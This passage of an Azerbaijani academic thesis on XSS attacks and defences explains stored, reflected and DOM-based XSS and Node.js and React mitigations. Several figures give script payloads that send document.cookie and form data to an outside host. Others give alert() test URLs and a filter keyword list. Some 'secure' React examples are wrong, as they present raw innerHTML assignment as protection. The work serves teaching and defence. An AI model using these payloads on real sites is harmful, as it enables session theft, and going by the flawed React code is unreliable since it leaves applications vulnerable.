Üçüncüsü, Flash, ActiveX və ya QuickTime adətən istifadəçinin veb saytını təhdid etmək üçün istifadə edildiyinə görə, bu funksiyaların söndürülməsi bu növ XSS zəifliklərini bloklaya bilər. Veb brauzer parametrlərində istifadəçilər XSS zəifliyindən qorunmaq üçün istəyə uyğun olaraq söndürülə bilərlər.

Nəhayət, etibarsız və ya anonim saytda URL kliklәməməliyik, çünki bu bilinməyən URL ola bilsin ki, hakerlər tərəfindən məqsədli şəkildə yaradılıb eyni zamanda hansısa təhlükəli əməliyyat üçün yönləndirilib. Bundan əlavə, istifadəçilər

phishing link və ya XSS link-dən ibarət lazımsız e-poçt ala bilərlər. İstifadəçilər buna daha çox diqqət yetirməli və bunun etibarlı URL olduğundan əmin olmalıdırlar və ondan sonra daxil olmaq üçün klikləməli və ya əks halda klikləməməlidirlər. Bu cür e-poçtlar poçt qutusundan silinməlidir.

İndiyədək XSS zəifliyinin üç əsas növü, yəni Stored, Reflected və DOM əsaslı XSS artıq müzakirə olunub. Ola bilsin ki, gələcəkdə bir çox dəyişkən növlər həyata keçiriləcək. Baxmayaraq ki, XSS zəifliyi qoruma siyasətindən və ya Anti-XSS proqram təminatından qaçmaq üçün bir çox üsullardan istifadə edə bilər, lakin onun zəif tərəfi də var. XSS –i işə salma prinsipindən başlayaraq, asanlıqla tapa bilərik ki, zəifliyinin qarşısını almaq çox da mürəkkəb deyil. Buna baxmayaraq, ən çətin tərəfi odur ki, biz istifadəçi tərəfindən idarə olunan məlumatların hər dəfə təhlükəsiz şəkildə icra olunacağına zəmanət verə bilmərik. Bundan əlavə, Web 2.0 versiyasının tez yayılması səbəbindən istifadəçi və server arasında daha çox qarşılıqlı əlaqənin olması məsələsinin həllini mürəkkəbləşdirir. Buna görə də XSS zəifliyinin geniş mövcudluğu və hələdə aktual olması təəcüblü deyil.

Bununla belə, XSS zəifliklərinin hər bir prinsipinə uyğun olaraq müxtəlif növ XSS zəifliyi fərqli yollarla müdafiə edilməlidir. Stored XSS və Reflected XSS eyni şəkildə müdafiə oluna bildiyi üçün bu hissədə fərqli yollara ehtiyac qalmır. Onu vurğulamaq lazımdır ki, DOM əsaslı XSS əvvəlki növlərdən fərqlidir, ona görə də onu başqa şəkildə müdafiə etmək lazımdır.

Stored və ya Reflected XSS-in əsas səbəbi istifadəçi tərəfindən idarə olunan məlumatların süzülməməsi və ya yoxlamaların düzgün formada aparılmaması ilə birbaşa tətbiqə və ya serverə keçməsidir. Zərərli kod heç bir aşkarlanma olmadan sistemə yeridilir. Biz bilməliyik ki, məlumatlar müxtəlif yollarla daxil edilə bilər. O sorğudakı məlumatlardan və kənardan gələn uzaq mənbəli məlumatlardan ibarətdir. Bu səbəbdən, istifadəçi tərəfindən idarə olunan məlumatların təhlükəsizliyini təmin etmək üçün bütün proqram kodunu diqqətlə analiz etməliyik.

Nümunə olaraq bir forum saytındakı şərh qutusunu nəzərdən keçirək.İstifadəçilər bu qutuya şərh yaza bilər və bu şərhlər internet saytında saxlanılır. Bununla belə, şərh qutusu kifayət qədər təhlükəsiz deyilsə, haker ona

zərərli kodu planlı şəkildə yerləşdirə bilər. Haker istifadəçinin brauzerində işləmək üçün şərh qutusuna javascript kodu əlavə edə bilər (Şəkil 6).

Şəkil 6. Stored XSS hücumunun formalaşdırılması

```
<script>
      alert("Bu Stored XSS üçün verilmiş nümunədir.");
</script>
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

Bu zərərli kod saxlanıldıqdan sonra hər hansı istifadəçi şərhləri oxuduqda, bu kod brauzerdə işə salınacaq və istifadəçiyə xəbərdarlıq mesajı göstərəcək. Bu sadə nümunə olsa da Stored XSS hücumlarının real həyatda daha mürəkkəb ola biləcəyini və daha ciddi təhlükəsizlik riskləri yarada biləcəyini göstərir.

Başqa bir nümunəyə nəzər salaraq məsələn, e-ticarət saytını nəzərdən keçirək. İstifadəçilər məhsul rəyləri bölməsində şərhlər buraxa bilərlər. Bu saytda adekvat təhlükəsizlik tədbirləri görülməzsə, haker şərhlərdə zərərli kodlar yerləşdirə bilərlər. Haker şərh yazısına belə bir kod əlavə edə bilər (Şəkil 7).

Şəkil 7. Zərərli skriptin sorğu vasitəsi ilə göndərilməsi

```
<script>
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "http://www.sadignasirov/hackscript", true);
        xhr.setRequestHeader('Content-Type', 'application/json');
        xhr.send(JSON.stringify({ data: document.cookie }));
</script>
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

Başqa bir nümunə ilə xəbər saytını nəzərdən keçirək. İstifadəçilər məqalələrə şərh verə bilərlər. Bu veb sayt kifayət qədər təhlükəsiz deyilsə, haker şərh qutusuna zərərli kodu yerləşdirə bilər (Şəkil 8).

Şəkil 8. Haker şərh qutusuna zərərli kodu daxil etməsi

```
<script>
        var form = document.getElementById("comment-form");
        form.action = "http://www.sadignasirov/save-form-data";
        form.method = "POST";
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "http://www.sadignasirov/hack-script", true);
        xhr.setRequestHeader('Content-Type', 'application/json');
        xhr.send(JSON.stringify({ data: document.cookie }));
        form.submit();
</script>
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

Bu boşluqda haker xüsusi hazırlanmış link və ya veb tətbiq göndərilən forma

daxiletməsi vasitəsi ilə zərərli kodu yeridir. Veb tətbiq bu girişi emal edərkən, kodu birbaşa istifadəçiyə təqdim edir və kodun istifadəçinin brauzerində işləməsinə səbəb olur (Şəkil 9).

Şəkil 9. Haker hədəf istifadəçilərə zərərli URL-in göndərməsi

```
https://sadignasirov.com/search?q=<script>alert('Reflected XSS boşluğu
var!')</script>
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

Bu linkə klikləməklə istifadəçi axtarış nəticələrini görmək üçün veb tətbiqinə keçir.Veb tətbiqi istifadəçinin axtarış sorğusunu emal edərkən, o, linkdəki kodu birbaşa istifadəçiyə göstərir.Bu zərərli javascript kodunun istifadəçinin brauzerində işləməsinə səbəb olur və istifadəçiyə "Reflected XSS boşluğu var!" xəbərdarlıq mesajı göstərilir.

Məlumatları daha təhlükəsiz göstərə bilməsi üçün üç vacib prosesdən istifadə edərək məlumatları süzgəcdən keçirməliyik. Birinci vacib proses odur ki, biz daxil olan məlumatların daxil edilməsi prosesini təmin etməliyik ki, bu prosesə giriş filtri deyilir,çünki bu gələn məlumatların ilk yoxlanılmasının həyata keçirildiyi yerdir. Məlumat tətbiqə daxil olarsa, o, orjinal mənbə kodunda qurulmuş bir neçə funksiya tərəfindən yoxlanılmalıdır. Məlumat uzunluğunu,etibarlı məlumatları və müntəzəm ifadəni yoxlamaq üçün istifadə edilə bilər. Giriş sahəsi ilə yanlış giriş məlumatlarını məhdudlaşdırır. Məsələn, veb sayt istifadəçinin yaşını daxil etməsini istəyirsə, istifadəçilər yaş sahəsinə müvafiq olmayan dəyər daxil edən zaman məhdudlaşdırılır. Buna görə də, yaş sahəsinə yanlız ədəd daxil edilə bilər. Bu səbəbdən ad, yaş, e-poçt, URL və digər növlərdən ibarət məhdudiyyət qaydalarına malik olmalıyıq.

Proqramçı həmçinin XSS zəifliyinin açar sözlərini, məsələn javascript, alter,Vbscript, script, iframe, onerror və s. filtrləmək üçün giriş məhdudiyyət filtri adlanan funksiya yazılmalıdır. Bu dəyərlər tətbiqə daxil olduqda, açar sözləri aşkarlayan filtr funksiyası vasitəsi ilə təhlükəli sözləri aşkar edilib bloklanacaq ki, XSS hücumunun baş verməsinə mane ola bilsin.

Növbəti proses, çıxış filtrasiyası olan məlumatların düzgün və təhlükəsiz

çıxarılma prosesidir. Tətbiq istifadəçi girişi və ya üçüncu şəxs tərəfindən təqdim edilən məlumatlardan istifadə edirsə, o, hələ də tətbiq cavabında istifadə olunur. Buna görə də, istifadəçi girişindən gələn cavaba zərərli kodu ötürməklə hələ də hücum üçün istifadə edilə bilər. Bu səbəbdən zərərli kodu filtrləmək üçün HTML kodlaşdırmasından istifadə etməliyik. HTML kodlaşdırması yerli simvolları əvəz etmək üçün HTML varlıq istinadından və ya obyektindən istifadə edir. Buna görə də, zərərli kod təhlükəsizlik simvollarına köçürülə bilər və onları idarə etmək üçün normal mətn formatı kimi qəbul edə bilər ki, zərərli əmr brauzer tərəfindən icra oluna bilməsin.

HTML kodunda skript varsa, onu kodlaşdırdıqdan sonra o icra edilə biləcək skriptə çevrilir, zərərli kod ifadə edə bilmək ehtimalını nəzərə alaraq kənardan daxil ola biləcək skript teqi ola bilməz. Biz daxil olunan skript teqini elə formaya salırıq ki, o artıq yazı ifadəsindən başqa heç bir teqi ifadə etmir.Başqa sözlə desək, zərərli kod artıq icra edilə bilməz. Beləliklə, veb serverə daxil olan idarə olunan məlumatları daxil etməzdən əvvəl zərərli kodu normal mətn formatına kodlaşdırmaq və qarşısını almaq üçün **Server.HTMLencode** adlı metodu olan server obyektinə malik ASP-də API istifadə edə bilərik. Bu üsul simvolları obyekt xarakteri istinadına və ya HTML obyektlərinə çevirə və 0x7F-dən böyük ASCII simvollarını əvəz etmək üçün nömrə kodlaşdırmasından istifadə edə bilər.Bu iki prosesə nəzarət etsək, tətbiqi daha təhlükəsiz edə və XSS zəifliyinin baş vermə nisbətini azalda bilərik.

Üçüncü prosesdə proqramçı zərərli kodun yeridilə biləcəyi risk giriş sahəsini aradan qaldırmalıdır, çünki mənbə səhifə kodunda bəzi funksiyaları tətbiq etmək üçün istifadəçiyə məlumatları javascript sahəsinə daxil etməyə imkan verən bəzi sahələr var. Bu hücumun baş vermə ehtimalını əhəmiyyətli dərəcədə artırır və daxil edilmiş məlumatların birbaşa icrasına imkan verir. Buna görə də bu vəziyyətdən qaçınmaq çox vacibdir. Proqramçı kodu yazdıqda, risk giriş sahəsinin aradan qaldırılması hücumlara qarşı müdafiədə əhəmiyyətli təsirini göstərəcək.

Yuxarıda göstərilən üç əsas prosesdən başqa, bizim də diqqət yetirməli olduğumuz bir neçə məqam var. Birincisi HTTP Referrerdir. Bildiyimiz kimi HTTP paketində başlıq vardır. O saytın yönləndiricisindən ibarətdir ki, müştəri server

tərəfindən fərqli HTTP Referrer istifadə edərək məlumatları ötürsə, server anonim saytdan məlumatları rədd edə bilər. Bundan əlavə, GET əvəzinə biz URL inyeksiya hücumunu azaltmaq, müştəri tərəfindən verilənləri təqdim etmək üçün POST metodundan istifadə edirik. İstifadəçilər məlumatları təqdim etmək üçün GET-dən istifadə edərlərsə, haker URL-ə zərərli kodu yeridə və hücum üçün ondan istifadə edə bilər. Veb ünvanlar vasitəsi ilə hücumları azaltmaq üçün POST metodu tövsiyə olunur.

Əvvəlki müdafiə üsulları DOM əsaslı XSS zəifliyini aradan qaldıra bilmir.DOM əsaslı XSS zəifliyinin Stored və ya Reflected XSS-dən fərqli prinsipə malik olması səbəbindən biz DOM əsaslı XSS-ə qarşı müdafiəni ayrıca təsvir edirik.DOM əsaslı XSS-in istifadəçi tərəfindən idarə olunan məlumatları tətbiqə daxil etməsinə ehtiyac olmadığı üçün bu hücum müştəri tərəfindən idarə oluna bilər.Bundan əlavə bu hücum növü server tərəfindən idarə oluna bilməz və normal qorunma etibarlı deyil.Buna görə də istifadəçinin müştəri tərəfində DOM məlumatlarına nəzarət etməsinin qarşısını almaq hücumdan qaçınmaq üçün açardır.

DOM əsaslı XSS digər zəifliklərdən fərqli olsa da, hələ də giriş və çıxış tərəfdən filtrlənməlidir. Bununla belə, DOM əsaslı XSS zəifliyindən effektiv şəkildə qaçmaq üçün server tərəfində deyil, müştəri tərəfində müdafiə sistemi yaratmalıyıq.Əvvəla proqramçılar müştəri tərəfində DOM yerinə etibarsız simvolların daxil edilməsini məhdudlaşdırmalıdırlar. İkincisi, server tərəfində sadəcə bir parametr və etibarlı mətn formatı yazı tipindən ibarət olması üçün istifadəçinin təqdim etdiyi URL-i aşkarlaya və onu filtrləyə bilən bir skaner funksiyası olmalıdır. Növbəti addım əvvəlki iki zəiflikdə olduğu kimidir. Çıxışı süzgəcdən keçirmək üçün istifadəçi tərəfindən idarə olunan DOM sahəsində HTML kodlaşdırmasından istifadə etməliyik ki, zərərli sorğu veb səhifədəki mətn formatlı simvollara kodlaşdırıla bilsin. DOM əsaslı XSS hücumu, istifadəçi tərəfindən verilən etibarsız məlumat eval(), document.write və ya innerHTML kimi metodlardan istifadə etməklə javascript kimi şərh edildikdə baş verir. Bu tip hücumların əsas günahkarı skriptdir. DOM veb səhifədəki hər bir elementi obyekt kimi təqdim edir və bu obyektlər arasında əlaqələri müəyyənləşdirir. DOM XSS

hücumları dinamik məzmunu və ya veb tətbiq tərtibatçıları tərəfindən düzgün idarə olunmayan parametrləri ehtiva edən səhifələrdə baş verir. Məsələn, veb tətbiq istifadəçinin daxil etdiyi axtarış sözlərini səhifədə göstərmək üçün aşağıdakı javascript kodundan istifadə edə bilər (Şəkil 10).

Şəkil 10. Axtarış məlumatlarının veb səhifədə göstərilməsi

```
<script>
        document.getElementById("search_results").innerHTML = "Axtarış
nəticələri: " + search_term;
</script>
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

Burada **search_term** istifadəçinin daxil etdiyi axtarış terminidir. Bununla belə, istifadəçinin axtarış terminindəki xüsusi simvollar düzgün işlənmirsə, bu xüsusiyyət zərərli hücumçu tərəfindən sui-istifadə edilə bilər. Məsələn, təcavüzkar aşağıdakı URL-dən istifadə edərək DOM XSS hücumunu həyata keçirə bilər (Şəkil 11).

Şəkil 11. DOM XSS hücumu üçün formalaşdırılan link

```
https://sadignasirov.com/search?q=<script>alert('DOM XSS boşluğu var!')</script>
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

Bu URL skript teqində zərərli javascript kodu ehtiva edir.Haker onu bu linkdən istifadə edərək veb tətbiqə göndərirsə, tətbiqi bu zərərli kodu dinamik şəkildə yaradılmış məzmuna yeridə bilər.

İstifadəçi hissəsində zərərli kodun icrasının qarşısını almaq üçün XSS filtrini qoşa və ya javascript-i söndürə bilən yaxşı veb brauzer seçmək yaxşıdır. XSS zəiflik hücumlarından qaçmağın çox asan yoludur. Bununla belə, bu əhəmiyyətli dərəcədə vacib məsuliyyət tərtibatçıya verilir. Tərtibatçı buna daha çox diqqət yetirsə və açar sözləri süzgəcdən keçirsə eyni zamanda istifadəçi girişi üçün ciddi qaydalar tətbiq etsə, o zaman zəiflik tərəfindən hücuma məruz qalma ehtimalı aşağı düşəcək.

Saytlararası skript hücumları veb tətbiqlərin təhlükəsizliyində əhəmiyyətli təhlükə olaraq qalır və bu sahədə əlavə tədqiqatlar üçün həmişə yer var. XSS hücumları ilə bağlı gələcək tədqiqatlar üçün bəzi potensial sahələr bunlardır:

1. Aşkarlama və qarşısının alınması üsulları – Bu daha təkmil məzmun

təhlükəsizliyi siyasətlərinin hazırlanmasını, həmçinin XSS hücumlarının aşkarlanması və qarşısının alınması üçün yeni alətlərin və çərçivələrin yaradılmasını əhatə edə bilər.

2. Təsirin qiymətləndirilməsi – XSS hücumlarının veb tətbiqlərə və onların istifadəçilərə təsirini daha yaxşı başa düşmək üçün tədqiqat aparıla bilər. Bu, XSS hücumlarının maliyyə və reputasiya xərclərinin öyrənilməsini, həmçinin istifadəçi davranışına və veb tətbiqlərə etibarına uzunmüddətli təsirləri əhatə edə bilər.
3. İnsan amilləri – XSS zəifliklərinə kömək edən insan faktorlarını daha yaxşı başa düşmək üçün tədqiqat aparıla bilər. Bu, istifadəçi davranışının və qərar qəbul etmənin, həmçinin XSS zəifliklərinə töhfə verən mədəni və təşkilati amillərin öyrənilməsini əhatə edə bilər.
4. Yaranan təhlükələr – XSS hücumları ilə bağlı yaranan təhlükələri müəyyən etmək və aradan qaldırmaq üçün tədqiqat aparıla bilər. Bura yeni hücum vektorlarının və üsullarının öyrənilməsi, həmçinin yeni müdafiə mexanizmlərinin və strategiyalarının hazırlanması daxil ola bilər. Ümumilikdə, saytlararası skript hücumları və veb tətbiq təhlükəsizliyi ilə bağlı gələcək tədqiqatlar üçün bir çox potensial sahələr var. Bu sahələri tədqiq etməyə və XSS hücumlarının qarşısını almaq üçün yeni alətlər və texnikalar hazırlamağa davam etməklə biz veb tətbiqlərin və onların istifadəçilərinin təhlükəsizliyini təmin etməyə kömək edir.

Qabaqcıl texnologiyalarda XSS -in qarşısını almaq üçün daima paketlər hazırlanılır və inkşaf etdirilir. Məhz Node.js ilə XSS -dən müdafiə olunmaq üçün bir neçə metod mövcuddur (Şəkil 12).

Şəkil 12. Node.js-də XSS boşluğunun escape-html kitabxanası vasitəsi ilə alınması

```
const escapeHtml = require('escape-html');

const userInput = '<script>alert("Hello XSS!");</script>';
const safeOutput = escapeHtml(userInput);

console.log(safeOutput); // &lt;script&gt;alert("Hello XSS!");&lt;/script&gt;

```

Mənbə: müəllif tərəfindən tərtib edilmişdir

Yekun olaraq metodu tətbiq etdikdən sonrakı ifadə konsola yazdırılır.

Şəkil 13. Yanlız HttpOnly və Secure funksiyalarından istifadə edərək kukilərə yazma nümunəsi

```
1   const express = require('express');
2   const app = express();
3
4   app.get('/', (req, res) => {
5     const cookieOptions = {
6       httpOnly: true,
7       secure: true,
8       sameSite: 'none'
9     };
10    res.cookie('myCookie', 'Hello World!', cookieOptions);
11    res.send('Cookie created with HttpOnly and Secure options.');
12  });
13
14  app.listen(3000, () => console.log('Server is running on port 3000.'));
15
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

Bu kod nümunəsində node.js əsaslı server çərçivəsi olan express istifadə olunmuşdur. GET sorğusu yazılmışdır və cookieOptions obyekti daxilində httpOnly və secure hər ikisinin dəyəri true olaraq qeyd olunmuşdur. HttpOnly və Secure funksiyaları brauzerin kukilərə girişini məhdudlaşdırmaqla XSS hücumlarından qoruyur.

HttpOnly funksiyası brauzerin javascript kodları vasitəsi ilə kukilərə daxil olmasının qarşısını alır. Beləliklə, haker tərəfindən göndərilən zərərli javascript kodları kukilərə daxil ola və istifadəçinin sessiyasını ələ keçirə bilməz (Şəkil 13). Təhlükəsiz funksiya kukiyə yanlız HTTPS bağlantısı vasitəsi ilə göndərilən sorğularda girişi təmin edir. Bu xüsusiyyət ilə şəbəkə trafikində məlumatların məxfiliyi və bütövlüyü təmin edilir.

Təhlükəsiz funksiyası aktiv deyilsə, şəbəkə trafikindəki məlumat haker tərəfindən ələ keçirilə bilər və onların sessiyasını oğurlaması mümkündür. Sesiya məlumatlarının içərisində həssas informasiyalar əks oluna bilər. Bu nümünədə isə sanitize-html modulu istifadə olunmuşdur. HTML teqlərini silməklə yanaşı, sanitize-html modulu müəyyən HTML teqlərinə icazə vermək və müəyyən HTML

atributlarını qorumaq kimi seçimlər də təmin edir (Şəkil 14).

Şəkil 14. İstifadəçi qeydlərindən HTML teqlərinin çıxarılması

```
const sanitizeHtml = require('sanitize-html');

const userInput = '<script>alert("Hello XSS!");</script><p>Hello World!</p>';
const safeOutput = sanitizeHtml(userInput, {
  allowedTags: [],
  allowedAttributes: {}
});

console.log(safeOutput); // alert("Hello XSS!");Hello World!
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

Məsələn aşağıdakı kodda sanitize-html modulundan istifadə edərək userInput dəyişənindəki HTML teqləri silinir və təmizlənmiş çıxış safeOutput dəyişənində saxlanılır.

Müasir javascript kitabxanası olan React-da da XSS hücumlarına qarşı müdafiə üsulları vardır (Şəkil 15):

Şəkil 15. Reactda məlumatların HTML teqlərindən təmizlənməsi

```
import React from 'react';
import ReactHtmlParser from 'react-html-parser';

function App() {
  const userInput = '<script>alert("Hello XSS!");</script><p>Hello World!</p>';
  const safeOutput = ReactHtmlParser(userInput);

  return <div>{safeOutput}</div>;
}
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

İstifadəçi daxiletmələrinin HTML teqləri və javascript kodlarından azad olmasını təmin etmək üçün verilənlərin təmizlənməsi lazımdır. React-html-parser kimi paketdən istifadə edərək məlumatları teqlərdən təmizləyə bilərik (Şəkil 16).

Şəkil 16. ComponentDidMount funksiyasından istifadə

```
import React from 'react';
import ReactHtmlParser from 'react-html-parser';

class App extends React.Component {
  constructor(props) {
    super(props);
    this.state = {
      userInput: '<script>alert("Hello XSS!");</script><p>Hello World!</p>'
    };
  }

  componentDidMount() {
    const element = document.getElementById('safeOutput');
    element.innerHTML = this.state.userInput;
  }

  render() {
    return <div id="safeOutput"></div>;
  }
}
```

Mənbə: müəllif tərəfindən tərtib edilmişdir

ComponentDidMount funksiyası daxilində məlumatlar innerHTML xüsusiyyəti ilə qorunur.Bu hətta komponent quraşdırıldıqdan sonra zərərli kodun əlavə edilməsinin qarşısını alır.

3.2 Tədqiqat işinin məhdudiyyətləri

Veb tətbiqlərində XSS hücumlarının qarşısını almaq üçün bir neçə üsul olsa da, bu yanaşmaların məhdudiyyətləri ola bilər.

Natamam filtrləmə - hücumun qarşısının alınması üsullarından bir çoxu zərərli kodun yeridilməsinin qarşısını almaq üçün istifadəçi daxiletməsinin filtrlənməsinə əsaslanır. Bununla belə əgər filtrləmə prosesi natamam və ya səhv həyata keçirilirsə, o, bütün mümkün XSS hücum vektorlarını tuta bilməyə bilər.

Müştəri tərəfi doğrulama – müştəri tərəfi doğrulama, müştəri tərəfi kodunu dəyişdirə və ya yoxlamanı söndürmək üçün brauzer genişlənmələrindən istifadə edə bilən hakerlər tərəfindən asanlıqla yan keçə bilər.

Məlumatlılığın olmaması – veb tərtibatçıları XSS hücumları ilə əlaqəli potensial risklərdən və hücum vektorlarından xəbərsiz ola bilərlər ki, bu da qeyri adekvat qarşısının alınması tədbirlərinin həyata keçirilməsinə səbəb ola bilər.

Mürəkkəb proqram arxitekturaları – çoxsaylı texnologiyalar və çərçivələrdən istifadə edən mürəkkəb veb tətbiqləri XSS hücumlarına qarşı qorumaq daha çətin ola bilər. Belə mühitlərdə bütün mümkün hücum vektorlarını müəyyən etmək və azaltmaq çətin ola bilər.

Davamlı təhlükəsizlik yeniləmələri – Təcavüzkarlar XSS zəifliklərindən istifadə etmək üçün yeni texnikalar inkşaf etdirdikcə, veb tərtibatçıları hakeri qabaqlamaq üçün davamlı olaraq öz qarşının alınması tədbirlərini yeniləməlidirlər.Bu vaxt apara bilər və əhəmiyyətli resurslar tələb edə bilər.

NƏTİCƏ VƏ ANALİZLƏR

Veb tətbiqlərə yönələn hücumlar arasında XSS hücumları hələdə aktual qalmaqda davam edir. Müasir veb tətbiqlərin çərçivələrində XSS hücumlarının qarşısını almaq üçün bir sıra funksiyalar təqdim edilir. Bu daxili funksiyalardan istifadə etməklə veb tərtibatçıları tətbiqlərinin XSS hücumlarına qarşı təhlükəsiz olmasını təmin etməyə kömək edə bilirlər.

Bununla belə, XSS hücumlarının baş vermə ehtimalını azaltmaq tərtibatçı üçün mürəkkəb deyil. İstifadəçilər hücumlardan qorunmaq üçün təhlükəsiz veb brauzer seçməli və onu ən yeni versiya ilə yeniləməlidirlər. Bundan əlavə, əgər istifadəçilərin javascript, ActiveX və ya Quicktime funksiyalarından istifadə etmələrinə ehtiyac yoxdursa, istifadəçilər veb-brauzerdə javascript-i söndürə və ya Firefox noscript versiyasından istifadə edə bilərlər. Bu gün XSS hücumlarını aşkar etmək, bloklamaq və istifadəçilərə saxta URL-lərdən imtina etməyi tövsiyə etmək üçün brauzerə qoşula bilən bir çox anti-XSS proqram mövcuddur.Veb tətbiq tərtibatçıları üçün, hər şeydən əvvəl məlumatları filtrləmək və müvafiq validasiyalar aparılması çox vacibdir. Riskli giriş elementlərini aradan qaldıran məlumat daxiletmə prosesindən, məlumat çıxış prosesindən filtrlər ola bilər. Bundan əlavə, tərtibatçılar HTTP Referrer və təqdim üsullarına daha çox diqqət yetirməlidirlər. Əgər veb tətbiq güclü filtr siyasətinə malikdirsə, o müştərilərə XSS zəiflik hücumu ehtimalını azaldacaq. XSS zəifliyini aradan qaldırmağın açarı istifadəçinin veb brauzerinə yanlız etibarlı məlumatların daxil edilməsi və təhlükəsizlik çıxışı olduğuna zəmanət verməkdir. Eyni zamanda XSS hücumlarının qarşısını sabit üsullarla almaqla yanaşı alqoritmik üsullarla almaq mümkündür. Alqoritmik üsullarla gələcəyə davamlı kod yazılması tətbiqimizin uzunmüddətli bir periodda hücumlardan kənarda qalması ilə nəticələnir. Daha güclü və dayanıqlı veb tətbiqlər yaradılması üçün veb tətbiqə haker gözü ilə baxıb, ilkin nəzərə çarpmayan boşluqları vaxtında aradan qaldırmalıyıq.

İSTİFADƏ EDİLMİŞ ƏDƏBİYYAT SİYAHISI

Türk dilində

1. Mustafa Altınkaynak, “Uygulamalı Siber Güvenlik ve Hacking”. Abaküs, s. 48-79.
2. Ömer Çıtak, “Ethical Haching” İstanbul. ”Abaküs”, s. 200- 216.

İngilis dilində

3. B. B. Gupta and Pooja Chaudhary, (2020), "XSS Attacks: Cross Site Scripting Exploits and Defense", Sound Parkway NW, CRC Press, s. 53-68
4. Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager, Petko D. Petkov, (2007), “XSS Attacks - Cross Site Scripting Exploits and Defense”, Syngress, © Syngress 2007, 10 - 408
5. Dafydd Stuttard, Marcus Pinto (2011), “The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws”, United States of America, John Wiley & Sons, Inc., Indianapolis, Indiana, s. 431 - 498
6. Peter Yaworski, (2019), “Real-World Bug Hunting: A Field Guide to Web Hacking”, San Francisco, Starch Press, Inc s. 96 – 117
7. Bryan Sullivan , Vicent Liu (2012), “Web application security – A beginner’s guide” United State, “The MeGraw – Hill Companies”, s. 169 – 210

Dolayı istinadların siyahısı

8. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
9. https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
10. https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html
11. https://www.acunetix.com/websitesecurity/cross-site-scripting/
12. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html#xss-defense-cheat-sheet
13. https://angular.io/guide/security#xss
14. https://legacy.reactjs.org/docs/dom-elements.html#dangerouslysetinnerhtml

15. https://content-security-policy.com/
16. https://docs.djangoproject.com/en/3.2/topics/security/#cross-site-scripting-xss-protection
17. https://core.ac.uk/download/pdf/53189097.pdf
18. https://doc.lagout.org/security/Cross%20Site%20Scripting%20Attacks%20Xss%20Exploits%20and%20Defense.pdf
19. https://portswigger.net/web-security/cross-site-scripting
20. https://www.veracode.com/security/xss
21. https://www.synopsys.com/glossary/what-is-cross-site-scripting.html
22. https://brightsec.com/blog/xss/
23. https://sucuri.net/guides/what-is-cross-site-scripting/
24. https://www.enisa.europa.eu/topics/incident-response/glossary/cross-site-scripting-xss
25. https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/
26. https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/
27. https://www.ibm.com/garage/method/practices/code/protect-from-cross-site-scripting/
28. https://www.techtarget.com/searchsecurity/definition/cross-site-scripting
29. https://www.code-intelligence.com/blog/what-is-cross-site-scripting
30. https://www.splunk.com/en_us/blog/learn/cross-site-scripting-xss-attacks.html

İSTİFADƏ OLUNMUŞ ŞƏKİLLƏRİN SİYAHISI